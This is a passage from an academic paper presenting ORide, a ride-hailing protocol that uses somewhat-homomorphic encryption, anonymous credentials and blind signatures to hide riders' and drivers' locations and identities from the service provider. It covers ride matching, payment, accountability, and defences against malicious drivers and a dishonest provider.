3.2 Design Goals

The goal of ORide is to defend against the attacks listed in Section 3.1, and to offer the same level of accountability and usability as current RHSs, as follows.

- Riders and drivers are held accountable for their behaviors during their rides, i.e., the SP is able to identify misbehaving riders or drivers when needed, e.g., if one party attacks the other. However, the SP is able to identify the misbehaving party only with support from the affected party (or her trusted contacts, see Section 6.)
- The system preserves the convenience and usability properties offered by current RHSs, such as payment through credit cards and reputation rating. In addition, once a rider is matched with a driver, she can track the location of the driver approaching the pick-up location, and they can contact each other to coordinate the pick-up. The system also enables riders to contact drivers of their past rides to find lost items.

3.3 System Assumptions

We assume that the metadata of the network and lower communication layers cannot be used to identify riders and drivers or to link their activities. Such an assumption is reasonable because, in most cases, the smartphones of drivers and riders do not have fixed public IP addresses; they access the Internet via a NAT gateway offered by their cellular provider. If needed, a VPN proxy or Tor could be used to hide network identifiers.

In addition, we assume that, besides localization capabilities, the rider's and driver's smartphones support peer-to-peer wireless communication, e.g., Bluetooth and WiFi Direct. Also, for all location-based computations, the apps use a coordinate system such that the Euclidean distances correspond to the great-circle distances, e.g., by using map-projection systems for local areas such as UTM [47] to convert a pair of (latitude, longitude) to planar coordinates (x, y). Moreover, drivers use a navigation app that does not leak their locations to the SP. This can be done by using a third-party navigation/traffic app (e.g., Google Maps, TomTom, Garmin) or pre-fetching the map of their operating areas (e.g., a city) and using the navigation app in off-line mode.

3.4 Notation

Throughout the rest of this work, we denote polynomials and scalar values with lowercase letters, variables and rings with uppercase letters, and vectors with boldface letters. $\lfloor . \rceil$ denotes rounding to the nearest integer. A polynomial of degree $(d-1)$ will be interchangeably denoted as $a = \sum_{i=0}^{d-1} a_i X^i$ or in its vector form $\boldsymbol{a}$ when there is no ambiguity. The used symbols and terms are summarized in Table 1.

4 Oblivious Ride-Matching Protocol

One of the challenges in privacy-preserving RHSs is how to efficiently match ride requests to ride offers without revealing the riders' and drivers' locations to each other and to the SP. For this, ORide relies on somewhat-homomorphic encryption (see Section 4.1) where the riders and drivers send their encrypted locations to the SP, from which the SP computes the encrypted squared Euclidean distances between them. We detail this in the following sections. For details about other cryptographic primitives used in ORide, see Appendix A.3.

Notation	Description
k_s	Ephemeral private key
$\boldsymbol{k}_p$	Ephemeral public key
$cert_X$	Public-key certificate of X
loc_X	Planar coordinates of X, $loc_X = (x_X, y_X)$
n	Number of available drivers
d	Degree of the polynomial
dt	Deposit token
r_{dt}	A random number to create a deposit token
z	A geographical zone
$sig_X\{m\}$	Message m and signature of X on m
$Bsig_{SP}(m)$	Blind signature of the SP on message m
$sig_{R-D}\{m\}$	$sig_D\{sig_R\{m\}\}$

Table 1: Table of notations




Figure 1: Our optimized ride-matching approach enables the SP to send to the rider a single ciphertext containing all the squared distances ($dist^2_{D_i}$) between the rider and available drivers as opposed to one ciphertext per driver (naive approach).

4.1 Somewhat-Homomorphic Encryption

Somewhat-Homomorphic Encryption (SHE) is a special kind of malleable encryption that allows a certain number of operations (additions and multiplications) over ciphertexts, without the need to decrypt them first. All SHE cryptosystems present semantic security, i.e., it is not (computationally) possible to know if two different encryptions conceal the same plaintext. Therefore, it is possible for a party without the private key (in our case, the SP), to operate on the ciphertexts produced by riders and drivers, without obtaining any information about the plaintext values. Additionally, we choose one of the most recent and efficient SHE schemes based on ideal lattices, the FV scheme [16]. This scheme relies on the hardness of the Ring Learning with Errors (RLWE) problem [29]. Note that whenever working with cryptosystems based on finite rings, we usually work with integer numbers, hence, from here on, we will assume that all inputs are adequately quantized as integers. Here, we briefly describe the main functions of the FV scheme.

For plaintext elements in a polynomial quotient ring $m \in R_t = \mathbb{Z}_t[X]/(X^d+1)$ and ciphertext elements in $R_q = \mathbb{Z}_q[X]/(X^d+1)$, where q and t are positive integers $q > t$ defining the upperbound of the ciphertext and plaintext coefficients, respectively. Let $\Delta = \lfloor q/t \rfloor$ and χ_k, χ_n be two *short* noise random distributions in R_q, the FV encryption of a message $m \in R_t$ with secret key $k_s = s \sim \chi_k$ and public key $\boldsymbol{k}_p = [p_0, p_1] = [(-a \cdot s + e), a] \in R_q^2$, with e drawn from χ_n and a randomly chosen in R_q, generated by FV.GenKeys, results in a vector expressed as

$$\boldsymbol{c} = \text{FV.Enc}(\boldsymbol{k}_p, m) = [p_0 \cdot u + e_1 + \Delta \cdot m,\ p_1 \cdot u + e_2], \quad (1)$$

where u is drawn from χ_k, and e_1, e_2 are short random polynomials from the error distribution χ_n. All operations are in R_q.

Decryption of a ciphertext $\boldsymbol{c} = [c_0, c_1]$ works as

$$m = \text{FV.Dec}(k_s, \boldsymbol{c}) = (\lfloor t \cdot [c_0 + c_1 \cdot s \bmod q]/q \rceil) \bmod t.$$

The scheme enables us to seamlessly add (FV.Add), subtract (FV.Sub) and multiply (FV.Mul) two encryptions to obtain the encryption of the added, subtracted, and multiplied plaintexts respectively; multiplications consider the encryptions as polynomials in v: $[c_0, c_1] \rightarrow c_o + c_1 \cdot v$, such that the product between $\boldsymbol{c}$ and $\boldsymbol{c}'$ is evaluated as: $[c_0, c_1] \cdot [c_0', c_1'] \rightarrow c_0 \cdot c_0' + (c_0 \cdot c_1' + c_1 \cdot c_0')v + c_1 \cdot c_1' \cdot v^2 \rightarrow [c_0'', c_1'', c_2'']$, which results in a ciphertext in R_q^3, with one extra polynomial. It is possible to recover a fresh-like encryption with two polynomials by employing a relinearization primitive, which requires the usage of a matrix (relinearization key) composed of encrypted pieces of the secret key (we refer the reader to [16] for further details).

4.2 Naive Approach

SHE can be applied to the ride-matching problem in RHSs as follows. When a rider wants to make a ride request, she generates an ephemeral FV public/private key-pair together with a relinearization key. She uses the public key to encrypt her planar coordinates and obtains their encrypted forms. She then informs the SP about the zone of her pick-up location, the public and relinearization keys and her encrypted planar coordinates. When this information arrives at the SP, the SP broadcasts the public key to all drivers available in that zone. Each driver uses the public key to encrypt their planar coordinates and sends them to the SP. The SP computes, based on their encrypted coordinates, the encrypted distances between the rider and the drivers, and it returns the encrypted distances to the rider, from which the rider can decrypt and select the best match, e.g., the driver who is the closest to her pick-up location.

However, due to the high ciphertext expansion, a naive use of SHE would incur impractical computational and bandwidth costs for the riders and the SP. Furthermore, for each ride request, the SP would need to separately compute the encrypted distances between the rider and each of the drivers: For n drivers, this would mean n distance calculations between encrypted polynomials of

d coefficients each, and n ciphertext distances returned to the rider. This would incur an unfeasible overhead in terms of computations for the SP, consequently delaying the ride-matching for the rider and a considerable bandwidth overhead at the rider-SP link, e.g., hundreds of MBs if the system has several thousand drivers (see Section 9.3).

4.3 Optimized Approach

We propose two optimizations: ciphertext packing and transform processing, to enable the SP to operate on d elements of $\mathbb{Z}_t$ packed as a polynomial in R_t in a *single* ciphertext, such that each encrypted operation affects all the coefficients in parallel (see Fig. 1). When the rider decrypts this ciphertext, she can recover these d values by looking at all the coefficients. From here on, we assume that $d \geq n$, which will usually be the case due to the security bounds on d (see Section 8); in other cases, $\lceil n/d \rceil$ encryptions can be used to pack the whole set of distances analogously.

First, ciphertext packing enables the SP to pack n ciphertext distances into one ciphertext, hence reducing the bandwidth overhead, but this is not enough for our goal. As we show in Section 5.4, we use all the n packed encrypted planar coordinates from the drivers independently of each other to calculate all the distances homomorphically in the same encrypted operation, so we need coefficient-wise homomorphic operations. While polynomial additions and subtractions are naturally coefficient-wise, polynomial multiplication in R_t (and its homomorphic counterpart in R_q) is a *convolution product* of the coefficients. A well-known method for transforming convolution products into coefficient-wise products (and vice-versa) in polynomial rings is the *Number-Theoretic Transform* (NTT) [38], a Fourier transform specialized for finite fields. This transform is commonly used in the ciphertext space to speed up polynomial multiplications that are then implemented as coefficient-wise products. More details about NTT can be found in Appendix A.3.

In our case, for the second optimization, in order that products in the encrypted domain be translated into coefficient-wise products in the plaintext domain, we apply an inverse-NTT to plaintexts before encryption and an NTT after decryption. The NTT does not affect additions and subtractions because it is linear. We note that the NTT exists only for certain values of d and t, in particular when t is a prime and d divides $t-1$. To make operations in $\mathbb{Z}_t$ simulate operations in $\mathbb{N}$ on our values, we choose $d = 2^l$ as a power of two and t as a sufficiently large Proth prime (of the form $k2^l + 1$, see [38]) such that all squared-Euclidean distances are less than t. As a result, we improve on both the bandwidth and the computation overhead.

Moreover, due to the low degree of the evaluated operations (squared Euclidean distances), we avoid the use of re-linearizations at the SP, which (a) reduces the need to generate and to send the relinearization key from the rider to the SP, (b) reduces the noise inside the encryptions, and (c) enables more efficient operations at the SP, at the cost of one extra polynomial to represent the encrypted distance returned to the rider.

5 ORide

In this section, we present our solution, called ORide (Oblivious Ride). We begin with an overview of the system and then detail ORide operations.

5.1 ORide Overview

ORide provides strong location privacy and anonymity for riders and drivers while still guaranteeing service accountability, secure payment and reputation rating operations. For this purpose, the riders and the drivers must possess *ride prerequisites* (Section 5.2), including anonymous credentials (ACs), deposit tokens, and digital certificates issued by the SP. To participate in the system, both riders and drivers create anonymous sessions by *logging in to the service* (Section 5.3) with their respective ACs. Drivers periodically report to the SP the geographical zones where they are located. These zones are defined by the SP to balance the network load in the system and the size of the anonymity set of the zones (Section 9.4). Note that, in contrast to PrivateRide, expanding the size of a zone in ORide *does not* affect the performance of the ride-matching and fare-calculation operations (Section 5.4).

When a rider initiates a ride request, the SP, the rider and drivers are involved in a *ride set-up* procedure (Section 5.4) that matches the rider to a driver. In addition, as in current RHSs, the rider and the driver agree on the fare based on the estimated distance and duration of the ride [34,41]. Some random time after the fare agreement, they terminate their anonymous sessions. When the ride is completed, the driver creates a new anonymous session and notifies the SP that she is available again. Note that drop-off times and locations are not reported to the SP. Moreover, some time after the ride finishes, i.e., at the end of the day, the rider and driver perform *ride-payment and reputation-rating* operations (Section 5.5).

5.2 Ride Prerequisites

Digital certificates. We assume each rider and driver has a digital certificate denoted as $cert_R$ or $cert_D$, issued by the SP at registration time. Each certificate contains a public key and a randomly generated ID. The SP can use this random ID to find the real identity of the certificate holder. Note that the digital certificates are not used by the riders and drivers to log in to the service, and they are

not revealed to the SP during a ride. They are used by the riders and drivers to identify each other during the ride as part of ORide's accountability mechanism (Section 6).

Anonymous credentials. ORide relies on Anonymous Credentials Light (ACL) [9], a linkable anonymous credential system, i.e., a user should use an AC only once to avoid her transactions from being linkable. To use the service anonymously, each user (rider or driver) requests ACs in advance from the SP, using their digital certificate. Hereafter, we denote the anonymous credential for a user X as AC_X, where X is R for riders or D for drivers. Each AC_X contains the average reputation score rep_X, an expiration date exp_X, and the secret key sk_X associated with the public key pub_X in the digital certificate of the AC holder. To differentiate between riders and drivers in the system, an AC also contains a role attribute $role_X$, i.e., $role_X = 1$ if $X = D$, and $role_X = 0$ if $X = R$.

Note that to prevent the SP from de-anonymizing users by correlating the time an AC is issued with the time it is used, or by relying on the AC's expiration date, the user's app could automatically request ACs from the SP at a certain time (e.g., at midnight), and the expiration date is coarse-grained, e.g., all ACs issued in a day expire at the end of that day. The reputation scores cannot be used by the SP to de-anonymize the users, as they are never shown to the SP during the rides. Furthermore, to prevent users from abusing the system, the SP defines a threshold on the number of ACs a rider or driver can acquire per day.

Deposit token. Each rider is required to possess a *deposit token* and give it to the SP at the beginning of a ride. In case of misbehavior, the token is not returned to the rider. A deposit token, denoted as dt, is worth a fixed amount of money defined by the SP. It is a random number generated by the rider, blindly signed by the SP (by using blind-signature schemes e.g., [13]) such that the SP is not able to link a token it issued and a token spent by a rider. A rider deposits a token to the SP in the beginning of the ride, and she is issued a new token by the SP after the ride payment is successfully completed. Note that the driver is not required to make a deposit because, during the ride set-up operation, the rider and driver exchange their digital certificates with each other. Consequently, if the driver misbehaves, the SP can identify the driver by collaborating with the rider. We discuss this in more detail in Section 5.6.

5.3 Log in to the Service

To use the service, the rider and the driver need to create anonymous sessions to the SP: to do so, they use their anonymous credentials AC_R and AC_D, respectively.

Rider. The rider sends to the SP the rider-role $role_R$ and the expiry date exp_R stated in her AC_R. In addition, she proves to the SP that the claimed values are correct and that, in a zero-knowledge fashion, she knows the secret key sk_R tied to the AC_R.

Driver. Similarly to the rider, by using her AC_D, the driver follows the same aforementioned procedure to anonymously log in to the service.

The SP assigns a one-time session ID to each anonymous session, to keep track of that session for coordination. For the sake of simple exposition, hereafter, we exclude this one-time session ID from messages exchanged between the rider/driver and the SP.

5.4 Ride Set-up

When a rider requests a ride, the operations performed by the rider, the drivers and the SP are as follows (see Fig. 2).

1. The rider generates an ephemeral FV public/private key pair, denoted as $(\boldsymbol{k}_p, k_s)$. She first computes the polynomial representations of the coordinates $p_{x_R} = \sum_{i=0}^{d-1} x_R X^i$ and $p_{y_R} = \sum_{i=0}^{d-1} y_R X^i$. She then applies the inverse-NTT on the polynomials and uses $\boldsymbol{k}_p$ to encrypt these values: $\boldsymbol{c}_{x_R} = \mathsf{FV.Enc}(\boldsymbol{k}_p, \mathtt{NTT}^{-1}(p_{x_R}))$ and similarly for $\boldsymbol{c}_{y_R}$. She then sends the zone of her pick-up location (denoted as z), deposit token dt, $\boldsymbol{k}_p$, $\boldsymbol{c}_{x_R}$ and $\boldsymbol{c}_{y_R}$ to the SP.

2. The SP checks the validity of the deposit token, i.e., it has not been used before. If the token is valid, the SP adds it to the list of used tokens. It then sends to each driver in zone z a different randomly permuted index $0 \leq i < n$ and the public key $\boldsymbol{k}_p$.

3. The i-th driver encodes her coordinates in the i-th coefficient: $q^i_{x_D} = x_{D_i} X^i$ and $q^i_{y_D} = y_{D_i} X^i$. Similarly to the rider, she applies the inverse-NTT, encrypts these values and sends them to the SP: $\boldsymbol{c}^i_{x_D} = \mathsf{FV.Enc}(\boldsymbol{k}_p, \mathtt{NTT}^{-1}(q^i_{x_D}))$ and analogously for $\boldsymbol{c}^i_{y_D}$.

4. The SP sums all drivers' ciphertexts by using the homomorphic property of the cryptosystem to pack them together: $\boldsymbol{c}_{x_D} = \sum_{i=0}^{n-1} \boldsymbol{c}^i_{x_D}$ and similarly for $\boldsymbol{c}_{y_D}$. It then homomorphically computes the n packed squared values of the Euclidean distances between the n drivers and the rider in parallel, due to the packing $\boldsymbol{c}_{dist} = (\boldsymbol{c}_{x_R} - \boldsymbol{c}_{x_D})^2 + (\boldsymbol{c}_{y_R} - \boldsymbol{c}_{y_D})^2$, and it sends the result to the rider (see Fig. 1).

5. The rider decrypts the ciphertext and applies the NTT to obtain a squared distance in each coefficient: $\boldsymbol{dist} = \mathtt{NTT}(\mathsf{FV.Dec}(\boldsymbol{k}_s, \boldsymbol{c}_{dist}))$. Then, she selects the driver with the smallest squared distance.

6. The SP notifies the selected driver. If she declines the offer, the SP asks the rider to select a different driver; it repeats this operation, until one driver accepts. The




Figure 2: ORide ride setup protocol. The dashed arrows represent the secure channel (via the SP), and the dotted arrows represent the proximity channel.

SP confirms with the rider and the driver that they have been assigned to each other.

7a. The rider and the driver establish a secure channel via the SP, e.g., using the unauthenticated Diffie-Hellman protocol, to exchange data that should not be observed by the SP.[1] From the information used to derive the secret key of the secure channel, the rider and the driver compute a shared secret *pairing PIN*. This *pairing PIN* will be used for the proximity-check operation in Step 8.

With this secure channel, the rider and the driver reveal their reputation scores to each other. The trustworthiness of the revealed values is proved by showing that they are indeed the values in the rider's and driver's ACs. If the rider's reputation is too low, the driver can abort the protocol at this step. Likewise, the rider can select another driver, by using the list of cleartext squared Euclidean distances she obtained in Step 5.

7b. Via the secure channel, the rider and the driver exchange their precise locations (i.e., loc_R and loc_D, respectively). In addition, they exchange their digital certificates (i.e., $cert_R$ and $cert_D$) with each other. This provides accountability for the rider and driver (see Section 6). Also, the driver can reveal to the rider the public key $\boldsymbol{k}_p$ that she used to encrypt her locations; this helps to detect possible man-in-the-middle attacks at Step 2 of the protocol by the SP.

The driver drives from her current location loc_D to the pick-up location loc_R, using an off-line navigation app or a third-party navigation app (such as Google Maps or TomTom). She sends, in real time via the secure channel, her precise locations to the rider, thus the rider can track the movements of the car. Also, at this point, the rider and the driver can call or message each other through their ride-hailing apps, if needed.

[1] Detection of possible man-in-the-middle attacks by the SP is done in Step 8. Note that this check is needed only if the SP is an active adversary.

8. When the rider and the driver are in proximity, the driver performs a proximity check to verify the *physical presence* of the rider before releasing her identifying information: they use a short-range wireless technology (e.g., Bluetooth or WiFi Direct) to set up a proximity channel using the *pairing PIN*. If the channel is successfully established, the driver can verify that the rider is in her proximity. This is similar to the approach proposed in [39] to prevent drivers' PII from being harvested. If this step fails, the driver can decide to abort the protocol. Also, via the proximity channel, the rider and the driver can check whether the secure channel (established at Step 7a) was tampered with by the SP.

9. The driver releases her identifying information to the rider, including her vehicle's license plate number and her profile picture. This information helps the rider to identify the driver and her car and to prevent certain threats, e.g., fake drivers [45]. Therefore, it is needed when the rider is about to enter the car, i.e., the required communication distance between the phones of the rider and the driver is small (e.g., several meters).

10. The rider and the driver create a *fare report*. A fare report is a token generated by the rider and driver; and at the end of the day, the driver deposits it to the SP to get paid (Section 5.5). A fare report is created as follows. The rider sends her drop-off location to the driver via the secure channel, they agree on the path, and based on the estimated path, they compute the fare. The rider and driver then sign a message consisting of the day of the ride, the fare and their certificates, i.e., *fare report* = $sig_{R-D}\{day, fare, cert_R, cert_D\}$, using the private keys associated with their $cert_R$ and $cert_D$. Note that this upfront-fare method has been implemented in current RHSs, such as in Uber [34] and in Lyft [41]. Once the driver receives the fare report from the rider, the ride begins. The rider's and driver's app do not report any information to the SP at this step and during the ride. Also, to prevent the SP from inferring the starting time of the ride based on the interactions between the rider and the driver over the secure channel, the rider and driver can randomly send dummy information to each other through the secure channel. Also, some random time after the fare-report agreement, they terminate their anonymous sessions.

Intuitively, because the distances between the rider and drivers are computed based on their (encrypted) *precise* locations, expanding the size of the zone will not result in negative effects on the performance of the ride-matching and fare-calculation operations. In addition, with ciphertext packing, we reduce by a factor of n the communication between the SP and the rider. However, if the drivers are malicious, they could corrupt the inputs from other drivers. Furthermore, note that in Step 1 of the protocol, any valid rider can generate an ephemeral public/private key pair. Consequently, if the SP is an active attacker, it could track the locations of the drivers, thus indirectly track the locations of the riders. We discuss solutions to these potential issues in Section 7.

5.5 Ride Payment and Reputation Rating

When the car arrives at the drop-off location, the driver creates a new anonymous session to the SP. This enables her to receive ride-request broadcasts from the SP. Note that the driver *does not* report to the SP that the ride is completed.

At the end of the day, the driver sends to the SP the fare report $sig_{R-D}\{day, fare, cert_R, cert_D\}$ she received during the ride set-up operation (step 10, Section 5.4). The SP checks the correctness of the rider certificate $cert_R$ in the fare report and the correctness of the signature. If they are valid, the SP charges the rider according to her payment method, e.g., credit card. It then subtracts the service fee, and deposits the remainder to the driver. The SP then notifies the rider about the payment and that a new deposit token is available. The rider generates a random number r_{dt}, blinds it to r'_{dt}, and sends r'_{dt} to the SP. The SP signs r'_{dt} (i.e., $dt' = sig_{SP}\{r'_{dt}\}$, and it sends this blind signature to the rider's account. The rider unblinds the signature to obtain the deposit token which she can use for her next ride. Note that this procedure can be done automatically by the rider's app.

Once the payment is successfully completed, the rider and driver can rate the reputation of each other, similarly to current RHSs. They can log in to the service with their real credentials and provide the reputation score for the party whom they rode with.

Note that ORide preserves the payment and reputation-rating operations of the current RHSs. That is, unlike PrivateRide, it does not require the rider to purchase e-cash in advance, and it does not require the rider and the driver to generate and keep extra cryptographic tokens for the reputation-rating operation. Also, ORide does not require the rider and the driver to hide their identifying information to the SP during the payment and reputation-rating operations, because both the rider and driver are anonymous during the ride. However, it is important to note that, in order to prevent the SP from de-anonymizing the rider and the driver by correlating the time that a fare report is deposited with the drop-off event of the ride, the payment operation should *not* occur immediately after the ride, e.g., the drivers deposit the fare reports to the SP at the end of the day.

5.6 Ride Cancellation

As in current RHSs, a rider or a driver can cancel a ride at any time before or during the ride. This, however, is discouraged by the SP, because it can lead to malicious behaviors: For example, once a rider and a driver are assigned to each other by the SP, they meet at the pick-up location and start the ride as normal; but, to avoid the service fee, the rider or the driver can send a cancellation notification to the SP. Therefore, similarly to current RHSs, if a rider or a driver cancels a ride a certain amount of time after the ride request, they should be penalized by the SP, e.g., their reputation scores are lowered or fees are charged [12].

In ORide, when a rider cancels a ride, the SP can offer her two options: to lose her *deposit token* (i.e., pay a penalty) or to reveal her $cert_R$ and have her reputation score lowered. If a driver cancels a ride, the SP can ask the rider to reveal the $cert_D$, from which the SP can identify and penalize the driver according to its policy.

6 Accountability

In this section, we discuss the accountability goals (mentioned in Section 3.2) of ORide. This includes audit trail mechanisms against the attack **A1** in Section 3.1 and additional features such as retrieval of lost items, assurance of payment, and integrity of the reputation-rating operation. Attacks **A2** and **A3** are discussed in Section 8.

(A1) Accountability. ORide enables the rider and the driver to exchange, during the ride set-up procedure, their digital certificates, i.e., $cert_R$ and $cert_D$, respectively, and the fare report. This provides accountability for riders and drivers, i.e., an affected party can report to the SP the digital certificate of the attacker and the fare report, from which the SP can identify the attack to charge her a fee, lower her reputation and/or support legal action. However, the SP is only able to identify the attacker with support from the affected party. Likewise, the affected party cannot obtain the real identity of the attacker without support from the SP, because the certificates $cert_R$ and $cert_D$ contain only the pseudonyms and only the SP knows the mapping between the pseudonyms and the real identities of the certificate owners.

ORide enables the rider to share with her trusted peers the driver's certificate $cert_D$ and the fare report, via out-of-band channels such as messaging apps, or a plug-in in her rider app. Similarly, during the ride, via out-of-band channels, she can share her GPS trace with her friends using (k,l) threshold secret sharing [17], i.e., each GPS location point is split into l parts so that any k out of l parts reconstruct the original coordinate. Likewise, the driver can follow the same mechanism. Such information can be shared with law enforcement in case riders or drivers disappear (e.g., kidnapping), as in current services. This is similar to the approach used in personal safety apps, such as Google Trusted Contacts [23].

ORide guarantees assurance of payment. A rider cannot avoid paying the fare of a ride, because the fare report contains her digital certificate $cert_R$ and the day of the ride. As the rider and driver agree on the fare and both sign it before the ride, they cannot subsequently increase or decrease this fare. However, they might collude to underpay the service fee to the SP, by agreeing on a small fare and paying the difference in cash. Yet in this case, ORide offers the same guarantees as current RHSs, because riders can already request a small ride through the application and then pay in cash for a longer ride once they have met the driver. In future work, we will explore mechanisms to protect against such attacks.

Moreover, the bilateral rating system enables the SP to ban abusive riders and drivers from the service. A rider or driver cannot claim a better reputation for herself, because the proof for attributes in her AC will not be correct w.r.t. her falsely claimed reputation. They also cannot arbitrarily rate the reputation of each other, because a payment record is needed (the deposit of a *fare report*). In addition, as discussed in Section 5.6, similarly to current RHSs, ORide enables the SP to hold riders and drivers accountable for ride cancellations.

SP incentives. From an economic perspective, ride-hailing service SPs would have incentives to deploy ORide because it provides privacy and security for the riders and still preserves their business models (i.e., the SP can still charge a commission for each ride). In order to monetize ride data, the SPs can provide a discount for riders if they reveal (part of) their GPS traces. In addition, privacy and security for RHSs could be required by law and legislation, and ORide shows that it is technically possible to achieve a strong level of protection. As such, this work lays the foundation for the design of a privacy-preserving and secure RHSs.

Additional features. Similarly to current RHSs, ORide enables the riders to retrieve lost items (i.e., items forgotten in the car), as drivers' certificates $cert_D$ and car information are provided during the ride set-up procedure. As discussed earlier, the riders can share $cert_D$ with their friends, hence even if the riders lose their phones, they can still be able to retrieve the $cert_D$ from their friends and to then contact the driver (as in current RHSs). Moreover, due to the secure channel established between the rider and the driver, the rider can still track the driver trajectory while waiting at her pick-up location, or they can contact each other (e.g., messaging or calling).

7 Protecting against Malicious Behaviors

In this section, we describe how the protocol presented in Section 5 can be extended to defend against malicious drivers and a covertly active SP.

7.1 Malicious Drivers: Masking

As mentioned in Section 5.4, if a driver behaves maliciously, she could encrypt non-zero values in the slots other than her allotted one, thus corrupting the inputs from other drivers. Our protocol can cope with this malicious behavior by adding one extra step in which the SP homomorphically multiplies each driver ciphertext by a mask $m_i = \mathtt{NTT}^{-1}(X^i)$ for the driver's index i (see notations from Section 5.4), which preserves only the contents in the allocated slot. However, because the mask does not hold any sensitive information and it is known by the SP, a naive homomorphic multiplication with an encrypted mask would incur an unjustified overhead. Therefore, we propose, instead, a more efficient multiplication operation, denoted $\star$, as follows.

Given a ciphertext $\boldsymbol{c} = [c_0, c_1] \in R_q^2$ corresponding to a plaintext $m \in R_t$, and a mask $m_i \in R_t$, we want to obtain a ciphertext $\boldsymbol{c}' = \boldsymbol{c} \star m_i$ corresponding to the masked plaintext $\mathsf{FV.Dec}(k_s, \boldsymbol{c}) \cdot m_i$. Here, m_i can be thought of as its own noiseless and unscaled encryption (Equation (1) on page 4, evaluated for $u, e_1, e_2 = 0$, and no scale Δ), being a vector in R_q^2 with only one non-zero component ($[m_i, 0] \in R_q^2$). Therefore, the product results

$$\boldsymbol{c} \star m_i = [c_0 \cdot m_i, c_1 \cdot m_i].$$

The $\star$ operation consists of two polynomial multiplications, it avoids encryption of m_i, halves the number of products w.r.t. an encrypted homomorphic multiplication, and keeps the cipher size from growing after the product, thus considerably improving the performance of this operation.

In any case, this precaution is only needed in case the drivers are malicious; and random checks on their locations can be implemented instead if the drivers are just covertly active (i.e., they refrain from cheating if there is a negligible chance of being caught in the act).

7.2 Covertly Active SP

If the SP is an active attacker, it might attempt to perform a man-in-the-middle (MITM) attack at Step 2 of the ride set-up protocol (Section 5.4) by replacing the public key $\boldsymbol{k}_p$. However, this can be detected because the driver can share the key she received with the rider through the secure channel. If the rider detects that this key is different from the one she originally sent to the SP, then a MITM attack must have happened. The SP might also attempt to tamper with the set-up of the secure channel (Step 7a, Fig. 2). However, this can be detected because via the proximity channel, the rider and the driver can compare with each other the inputs that they received from the SP during the set-up protocol.

As mentioned in Section 5.4, any valid rider can generate an ephemeral key to make a ride request. As the SP issues credentials for riders and drivers, it can impersonate a rider or a driver in its own system. If the SP *continuously* impersonates a rider, it could learn the drivers' locations from which it could learn the coarse-grained pick-up locations of the riders. In other words, if a rider chooses the driver who is the closest to her pick-up location, the SP would know that she is in the Voronoi cell of her selected driver [2]. Next, we present a mechanism for deterring this attack. We note that the attack is not trivial, due to the high dynamics of the system, i.e., drivers can arbitrarily go on-line and off-line anytime. The SP would not have strong incentives to perform this attack, because it would add computational and bandwidth overhead to the service, thus negatively affecting the productivity of the service itself. To deter this attack, we introduce the notion of *Proof-of-Ride* (PoR), defined and used as explained below. An illustration of the protocol with PoR is shown in Appendix A.1.

A PoR is a random number *rand* generated by the rider, signed by the driver by using the secret key associated with her $cert_D$, and then *blindly* signed by the SP by using blind-signature schemes such as [13], i.e., PoR $= Bsig_{SP}\{sig_D\{rand\}\}$. It is used to prove to the drivers that the rider is real, i.e., she did a ride in the past. When a rider makes a ride request, she has to provide in her ride request a PoR, the $cert_D$ and the random number *rand* used in the PoR. A PoR can be used only once. For the first ride, PoR $= cert_R$.

To prevent the SP from creating its own $cert_R$ and $cert_D$ in order to create its own fake PoR, the SP has to provide a public bulletin board such as certificate transparency [27]: the SP maintains and publishes a publicly auditable and append-only log of all rider and driver certificates it has issued and revoked. Whenever a driver receives a PoR, she can check whether the rider's certificate $cert_R$ (in the case of the first ride), or the driver's certificate indicated in the PoR, is in the list of certificates published by the SP. In this way, if the SP internally creates fake accounts, it can be detected by auditing authorities, similarly to the cases of companies opening fake user accounts [10]. Similarly, to prevent a rider from double-spending a PoR, and the SP from reusing a valid PoR to perform the aforementioned active attack, the SP maintains and publishes an append-only logs of PoRs that have been spent, or cancelled (due to ride cancellation).

Note that PoR could create a point of linkability, i.e., the SP is able to know that the rider is in the set of identities indicated in the fare reports deposited by a specific driver. This can be easily prevented by using anonymous-reputation and anonymous-payment systems (e.g., e-cash), as used in the PrivateRide system [39].

	Identities	Pick-up loc.	Pick-up time	Drop-off loc.	Drop-off time	Loc. trace	Fare
Current RHSs	Rider, Driver	Precise	Precise	Precise	Precise	Full	Yes
PrivateRide	Driver	Zone	Obfuscated	Zone	Obfuscated	Partial	Yes
ORide	N/A	Zone	Obfuscated	N/A	N/A	N/A	N/A

Table 2: Information observed by the SP during ride set-up procedure w.r.t. different RHS designs. Note that the zone in ORide is larger than the zone in PrivateRide without affecting the ride-matching optimality (see Section 9.4). Also note that, the payment operation in ORide reveals some information about the riders, but it cannot be used to break the anonymity of the rides (see Section 8).

8 Privacy and Security Analysis

In this section, we present an analysis of ORide to show that it effectively addresses against the privacy attacks described in Section 3.1.

The SP cannot de-anonymize a rider or driver through their anonymous logins by using their ACs. This is guaranteed due to the anonymity and unlinkability properties of the ACL anonymous credential system [9]. Additionally, the SP cannot obtain extra information from the riders' and drivers' encrypted locations and their encrypted distances; this is due to the semantic security property of the FV encryption scheme [16].

In ORide, the information observed by the SP from ORide operations can be put in two databases, as follows (see Table 2).

- Ride DB, in which each entry contains the role and expiration date of the AC, the pick-up zone and obfuscated pick-up time. The role and expiration date are coarse-grained, i.e., all ACs issued on the same day expire at the end of the day they were issued.
- Payment DB, in which each entry contains a rider's ID, a driver's ID, a fare, and the day the fare report is deposited to the SP. Note that this database does not exist if payment is done through e-cash or regular cash, as the fare and payment are done without the SP knowledge.

(A2) Large-scale inference attacks by the SP. To profile riders' and drivers' activities, the SP needs to learn the identities, the locations, and the times associated with their rides.

By using the Payment DB, the SP would know which specific rider took a ride with a specific driver on which day and what its fare was. Since RHS drivers are often licensed to operate in a city or state, knowing that a rider took a ride with a specific driver, the SP might be able to know the city where the rider took a ride, but it does not know the specific location in the city. Note that, in most cases, as the city could be inferred from the zones reported by the riders in their ride requests, this is not an additional leakage of information. In addition, knowing the home/work addresses and the fares of the rides, the SP might be able to infer if a rider went from home to work. However, note that even for frequent rides between home and work of the same rider, the fares would not be the same due to different routes and traffic conditions. Therefore, the inference of rides between home and work of a rider is error-prone. Moreover, such rides are not sensitive, compared to others, such as one-night stands, going to abortion clinics or political-party meetings. For improved anonymity, anonymous-payment methods, such as e-cash or regular cash, could be used to decouple the riders' identities from the fares, thus preventing the SP from learning about rides between home and work of the riders.

